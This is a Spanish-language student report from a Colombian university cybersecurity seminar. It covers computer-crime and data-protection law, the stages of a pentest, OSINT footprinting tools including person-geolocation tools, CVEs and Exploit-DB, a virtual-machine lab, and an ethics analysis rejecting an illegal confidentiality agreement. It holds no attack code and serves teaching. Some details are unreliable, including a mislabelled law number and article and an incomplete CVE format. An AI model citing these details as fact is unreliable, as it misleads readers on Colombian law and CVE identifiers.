CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOSÉ DAVID VELÁSQUEZ MAYORGA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS DE CIBERSEGURIDAD: RED TEAM & AMP

2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOSÉ DAVID VELÁSQUEZ MAYORGA

LUIS FERNANDO ZAMBRANO

DIRECTOR DEL CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS DE CIBERSEGURIDAD: RED TEAM & AMP

2024

Nota de Aceptación

_____

_____

_____

_____

Presidente del Jurado

_____

Jurado

_____

Jurado

Bogotá (10/04/2024) (10/04/2024)

CONTENIDO

LISTA DE TABLAS

LISTA DE FIGURAS

GLOSARIO

- **Red Team:** Grupo de profesionales encargados de realizar pruebas de seguridad dentro de un entorno controlado, buscando identificar y explotar posibles vulnerabilidades.

- **Blue Team:** Equipo de trabajo encargado de monitorear la red y crear controles para prevenir la materialización de riesgos informáticos.

- **Kali Linux:** Distribución de Linux especializada, es ideal para la ejecución de pruebas de seguridad informática en el marco del hacking ético.

- **Metasploit:** Herramienta para la creación de programas maliciosos, mediante los cuales se realizan ataques informáticos para ingresar de forma no autorizada a otros equipos de cómputo.

RESUMEN

Con la evolución de la tecnología se hace cada vez más evidente la importancia y la necesidad de la protección de la información, es así como desde los gobiernos se han creado leyes que buscan garantizar aspectos como la protección de la confidencialidad, integridad y disponibilidad de los datos en general.

En Colombia se crearon las leyes 1273 y 1585, las cuales establecen sanciones de tipo penal y económico para proteger la seguridad de la información de las personas y las empresas.

Sin embargo hoy en día la mayoría de las empresas almacenan y comparten su información a través de Internet. Lo cual implica enfrentarse a múltiples amenazas y riesgos informáticos.

Por esta razón se hace necesario que las empresas implementen equipos de seguridad especializados en realizar labores como las de Red-Team, Blue-team. Creando escenarios de prueba para evaluar de forma permanente la infraestructura tecnológica de seguridad y a partir de los resultados crear planes de mejora y estrategias que fortalezcan la seguridad y minimicen la posibilidad de materializar los riesgos informáticos.

Durante el desarrollo del presente curso, se planteó un escenario de prácticas de Red-Team, en el cual se pudo evidenciar la forma de uso de herramientas Pen Test, para explotar vulnerabilidades, acceder de forma no autorizada a equipos de cómputo, escalar privilegios y eliminar archivos de forma fraudulenta, usando el principio del hacking ético.

También en el desarrollo del curso se plantea el escenario de los equipos BlueTeam, aplicando recomendaciones para prevenir los ataques informáticos y gestionar de forma eficiente los riesgos identificados.

Enlace del Video con la sustentación del trabajo: https://youtu.be/MKmk3GsiCHs

ABSTRACT

With the evolution of technology, the importance and need for the protection of information becomes increasingly evident. This is how governments have created laws that seek to guarantee aspects such as the protection of confidentiality, integrity and availability of data. data in general.

In Colombia, laws 1273 and 1585 were created, which establish criminal and economic sanctions to protect the security of the information of people and companies.

However, today most companies store and share their information over the Internet. Which means facing multiple computer threats and risks.

For this reason, it is necessary for companies to implement security teams specialized in carrying out tasks such as Red-Team, Blue-team. Creating test scenarios to permanently evaluate the technological security infrastructure and, based on the results, create improvement plans and strategies that strengthen security and minimize the possibility of computer risks materializing.

During the development of this course, a Red-Team practice scenario was proposed, in which it was possible to demonstrate the use of Pen Test tools to exploit vulnerabilities, gain unauthorized access to computer equipment, escalate privileges and delete files fraudulently, using the principle of ethical hacking.

Also in the development of the course, the scenario of BlueTeam teams is considered, applying recommendations to prevent computer attacks and efficiently manage the identified risks.

Video link with the support of the work: https://youtu.be/MKmk3GsiCHs

1. INTRODUCCIÓN.

El valor de la información para las empresas es incalculable, para la mayoría puede resultar el activo más importante. En la actualidad dicha información es compartida a través de correos electrónicos, espacios en la nube, sistemas de información web, dispositivos móviles y equipos de cómputo.

Esta facilidad de compartir información en línea, también implica una serie de riesgos que pueden afectar la seguridad de los datos. Por esta razón existen leyes, estándares y herramientas que ayudan en la protección de la información.

El presente documento, contiene el desarrollo de las actividades del seminario de equipos estratégicos en ciberseguridad, plantea escenarios de prueba y documenta la forma de resolverlos por parte de los Red Team y BlueTeam.

2. OBJETIVOS.

2.1 OBJETIVO GENERAL

Ejecutar de forma correcta los ejercicios planteados durante el desarrollo del curso, evidenciando la aplicación de las habilidades que se requieren para pertenecer a un BlueTeam o RedTeam.

2.2 OBJETIVOS ESPECÍFICOS

- Ejecutar las pruebas planteadas para realizar ataques y explotar vulnerabilidades en un escenario de tipo RedTeam.
- Identificar las herramientas y buenas prácticas que debe plantear el BlueTeam para salvaguardar la seguridad de la información.
- Entender el funcionamiento y la importancia de los equipos estratégicos de seguridad en un entorno empresarial.

3. PLANTEAMIENTO DEL PROBLEMA Y DESARROLLO ETAPAS RESUELTAS DURANTE EL DESARROLLO DEL CURSO

3.1. ETAPA 1.

3.1.1. PREGUNTA 1.

Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

3.1.1.1. RESPUESTA PREGUNTA 1.

La ley 1273 de 2009 modificó el código penal colombiano, para establecer la protección de la información y los datos como un bien jurídico tutelado. El sentido de esta ley es la protección de la información, sancionando los delitos contra la Confidencialidad, Integridad y Disponibilidad de los datos en general y de la información almacenada en los sistemas informáticos.

La ley 1273 establece sanciones de tipo pecuniario y penas de prisión para los responsables de los delitos tipificados en los artículos 269 A al 269 J, los cuales se citan a continuación:

Artículo 269 A: El acceso no autorizado a un sistema de información es sancionado con prisión de cuarenta y ocho (48) a Noventa y Seis (96) meses y una multa que va desde los 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269 B: La obstaculización de sistemas informáticos o de redes de telecomunicaciones es sancionada con prisión de cuarenta y ocho (48) a Noventa y Seis (96) meses y una multa que va desde los 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269 C: La interceptación de datos sin orden judicial previa es sancionada con pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

Artículo 269 D: El daño informático, en el cual se compruebe la destrucción, borrado, alteración o eliminación de datos de un sistema de información por parte de una persona sin autorización, será sancionada con pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa que va desde los 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269 E: El uso de software malicioso el cual incluye la producción, tráfico, distribución o venta del mismo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa que va desde los 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269 F: La violación de datos personales, el que de forma fraudulenta ingrese a un sistema para obtener, intercambiar, vender o modificar la información personal registrada en bases de datos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa que va desde los 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269 G: La suplantación de sitios web para capturar datos personales, el que realice esta acción con el objetivo ilícito de robar información incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa que va desde los 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 270 H: En este artículo se establecen algunos agravantes a los delitos mencionados anteriormente, los cuales tienen una gravedad adicional si son cometidos por servidores públicos, si son cometidos en contra de sistemas estatales, si son cometidos con fines terroristas. Estos agravantes tienen como pena adicional la inhabilitación por tres años para el ejercicio de la profesión del sancionado.

Por otra parte, la ley 1581 de 2012 estable un marco normativo para la protección de los datos personales, el objetivo de esta ley es que todos los ciudadanos Colombianos puedan ejercer el derecho constitucional de conocer, actualizar y

rectificar la información que sobre ellos se halla incluido en bases de datos públicas o privadas.

El sentido de la ley 1581, es garantizar la correcta utilización de los datos registrados en los diferentes sistemas de información o sitios web. De esta manera se establecen algunos lineamientos para la administración de las bases de datos donde repose información de ciudadanos Colombianos. Además, se establecen categorías especiales para los datos, derechos de los titulares de la información, deberes de los administradores de los datos.

Además, se establece como autoridad en la protección de datos a la Super Intendencia de Industria y Comercio, la cual dispone de herramientas para regular, vigilar y garantizar el correcto uso de los datos personales en todo el territorio nacional.

La Super Intendencia de Industria y Comercio podrá imponer sanciones a los responsables y/o encargados del tratamiento de datos cuando existan infracciones a la ley, estas multas están clasificadas de la siguiente manera:

- Multa de hasta dos mil (2000) salarios mínimos mensuales vigentes, la cual puede ser aplicada a una persona o una empresa que infrinja la ley.

- Suspensión de las actividades hasta por seis (6) meses, además se deberán aplicar las acciones de mejora solicitadas en la sanción.

- Cierre temporal, en caso de no acatar los correctivos ordenados.

- Cierre definitivo, en caso de encontrar una situación grave en el tratamiento de la información personal.

3.1.2. PREGUNTA 2.

El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?.

3.1.2.1. RESPUESTA PREGUNTA 2.

El pentesting es una herramienta utilizada para simular diferentes ataques informáticos en un entorno de pruebas, con el fin de encontrar vulnerabilidades que puedan ser explotadas por los delincuentes informáticos, con base en los informes se toman medidas preventivas para minimizar los posibles riesgos identificados. Este proceso tiene diferentes etapas, las cuales se describen a continuación:

Etapa 1: Planificación y recopilación de Información. (Footprinting). En esta etapa se definen los objetivos y alcance de las pruebas a realizar, además se deben identificar los activos de información que serán evaluados para posteriormente identificar y registrar las vulnerabilidades encontradas.

En esta etapa también conocida como Footprinting se realiza la búsqueda de información con técnicas de ingeniería social, es decir mediante la consulta de fuentes públicas de información de la empresa o persona objetivo, realizando un análisis detallado de los sitios web, redes sociales, foros y demás fuentes de información en Internet. Esta recopilación de información normalmente se realiza por los medios autorizados sin utilizar herramientas ilegales.

Para la recolección de información existen algunas herramientas que facilitan dicha laborar, a continuación, se presentan algunas herramientas de uso libre o de pago:

Herramientas de uso Libre:

- **Motores de búsqueda**: Google.com o duckduckgo.com
- **TheHarvester**: Herramienta OSINT para recopilar información de correos electrónicos.
- **Netcraft:** Herramienta OSINT para encontrar información de propietarios de sitios web.
- **Creepy:** Herramienta OSINT para recopilación de información de geolocalización de personas a través de redes sociales.

Herramientas de Pago:

- **Spider Foot**: Herramienta para recopilar información de múltiples fuentes de datos en la red.

- **Maltego**: Herramienta especializada en el análisis de datos complejos, permite realizar investigaciones complejas a partir de un nombre de empresa o de una persona.

Etapa 2: Análisis de Vulnerabilidades: En esta etapa se evalúa la gravedad que representan las vulnerabilidades encontradas. Esto determina el orden en que se ejecutarán las pruebas de penetración.

Etapa 3: Explotación de Vulnerabilidades: En esta etapa se deben seleccionar las herramientas y técnicas a utilizar para explotar las posibles vulnerabilidades identificadas, luego se intenta acceder de forma no autorizada, tener control del sistema y escalar privilegios.

Etapa 4: Post Explotación: En esta etapa se realiza la búsqueda de información confidencial, se realizan pruebas para evidenciar el riesgo de borrado o actualización de datos al que está expuesto el sistema.

Etapa 5: Informe Final: Es un documento que incluye la información detallada de cada prueba realizada con los resultados encontrados, se detallan las vulnerabilidades y la forma como se pudo tener acceso y se escalaron privilegios de administración. Este documento también incluye algunas recomendaciones para optimizar la seguridad del sistema evaluado.

3.1.3. PREGUNTA 3.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada.

Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente: ¿Qué es un CVE y su estructura?

3.1.3.1. RESPUESTA PREGUNTA 3.

Según el sitio de Internet Redhat.com, un CVE es un identificador de una falla de seguridad informática, la cual fue reportada por especialistas en TI y tiene como objetivo priorizar y encontrar una solución que permita corregir dicha vulnerabilidad.

Este sistema de clasificación pública, permite a la comunidad tecnológica y de seguridad informática, gestionar de manera ordenada y rápida las fallas de seguridad en los sistemas operativos y de información.

El sitio web oficial para el reporte y seguimiento de los CVE es: **www.cve.org**

El registro de una vulnerabilidad en el sitio web oficial de CVE requiere que se cumplan tres etapas: 1. Presentación inicial y tratamiento, 2. Candidatura, 3. Publicación en la lista.

Estructura de un CVE: El formato de un CVE se estable de la siguiente manera :

CVE-YYYY-NNNN. Donde YYYY indica el año y NNNN el número de la vulnerabilidad

https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

El sitio exploit-db.com contiene una base de datos actualizada con información detallada de diferentes CVE y la forma como explotar estas vulnerabilidades, el sitio web integra una variedad de scripts que explotan de forma automática las fallas de seguridad reportadas en los CVE.

Este tipo de herramientas son utilizados para realizar pruebas de seguridad informática y evidenciar vulnerabilidades en los sistemas, sin embargo los delincuentes informáticos también pueden utilizarlo con fines delictivos.

3.1.4. PREGUNTA 4

Crear un entorno de trabajo para las pruebas de seguridad con dos máquinas virtuales

3.1.4.1. RESPUESTA PREGUNTA 4.

Evidencia de la implementación del banco de trabajo en el entorno local.



Figura 1. Configuración de Virtual Box



Figura 2. Configuración maquina Windows



Figura 3. Configuración maquina Kali Linux



Figura 4. Numero de IP máquina virtual Windows



Figura 5. Comunicación desde la máquina Kali Linux con la máquina Windows

3.2. ETAPA 2.

3.2.1. PREGUNTA 1.

¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

3.2.1.1. RESPUESTA PREGUNTA 1.

En el documento titulado “anexo 3 – Acuerdo” se pueden evidenciar los siguientes párrafos con elementos ilegales:

- “Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.” (Tomado del documento Anexo 3 - acuerdo).

  En este punto del acuerdo se puede deducir que dentro de la compañía que nos está contratando, existe información sobre procesos ilegales, esta información no puede ser ocultada a las autoridades del país. Por el contrario, todos los ciudadanos estamos obligados a denunciar cuando tengamos conocimiento de algún delito, así lo establece el artículo 67 de la ley 906 de 2004.

Por otra parte, el código de ética para el ejercicio de la ingeniería del Consejo Nacional de Ingeniería COPNIA, establece entre otras cosas, que los profesionales debemos tener un comportamiento ejemplar en cada una de nuestras acciones.

Así mismo, La ley 1273 de 2009 establece sanciones pecuniarias y penales para los delitos relacionados con el tratamiento de la información personal, en el acuerdo de confidencialidad planteado se puede inferir que existen prácticas ilegales con el manejo de la información.

- “Segunda. Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo: Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”. (Tomado del documento Anexo 3 - acuerdo).

  Este punto del acuerdo también se puede considerar ilegal, teniendo en cuenta que la interceptación ilegal de información es un delito en Colombia, tipificado en el artículo 269C de la ley 1273 de 2009. Por esta razón no se puede aceptar la confidencialidad de la información que fue obtenida de forma fraudulenta.

- “Cuarta. Obligaciones de la parte receptora: Se considerará como parte receptora de la información confidencial a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a: 3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros. 5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento. 6. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse. (Tomado del documento Anexo 3 - acuerdo).

  Estas obligaciones planteadas para el empleado inducen al delito, toda vez que están proyectando como una obligación, el ocultamiento ante las autoridades de la información ilegal, la cual fue obtenida por la empresa HackerHouse mediante prácticas ilícitas.

3.2.2. PREGUNTA 2.

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

3.2.2.1 RESPUESTA PREGUNTA 2.

El documento planteado como acuerdo de confidencialidad incumple varios artículos de la ley 1273 de 2009, entre ellos se encuentran el Artículo 269 A, 269 C, 269 F, 269 I. Por esta razón es un documento que plantea varios delitos y así mismo promueve el incumplimiento de la ley por parte de los nuevos empleados de la empresa Hacker House.

3.2.3. PREGUNTA 3.

El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/ tribunal-de-etica/codigo-de-etica.

3.2.3.1. RESPUESTA PREGUNTA 3.

El dinero propuesto como salario, no debe ser una razón válida para aceptar un trabajo donde evidentemente se cometen delitos. El código de ética del Consejo Profesional Nacional de Ingeniería COPNIA, establece algunas lineamientos de buena conducta y causales para sanciones como la suspensión o cancelación de la tarjeta profesional, para los profesionales que desarrollen este tipo de trabajos ilícitos.

Al leer el documento planteado como acuerdo de confidencialidad, se puede deducir que es una empresa que obtiene información de forma fraudulenta y utiliza a los empleados para el ocultamiento y gestión de la información ilegal.

Por esta razón no aceptaría un empleo bajo estas condiciones, también es importante mencionar que existen leyes como la 1273 de 2009, la cual establece sanciones judiciales y económicas para los delincuentes que violen la protección de la información y los datos personales. Así las cosas y teniendo en cuenta las condiciones planteadas por el empleador, no aceptaría este tipo de trabajo.

3.2.4. PREGUNTA 4.

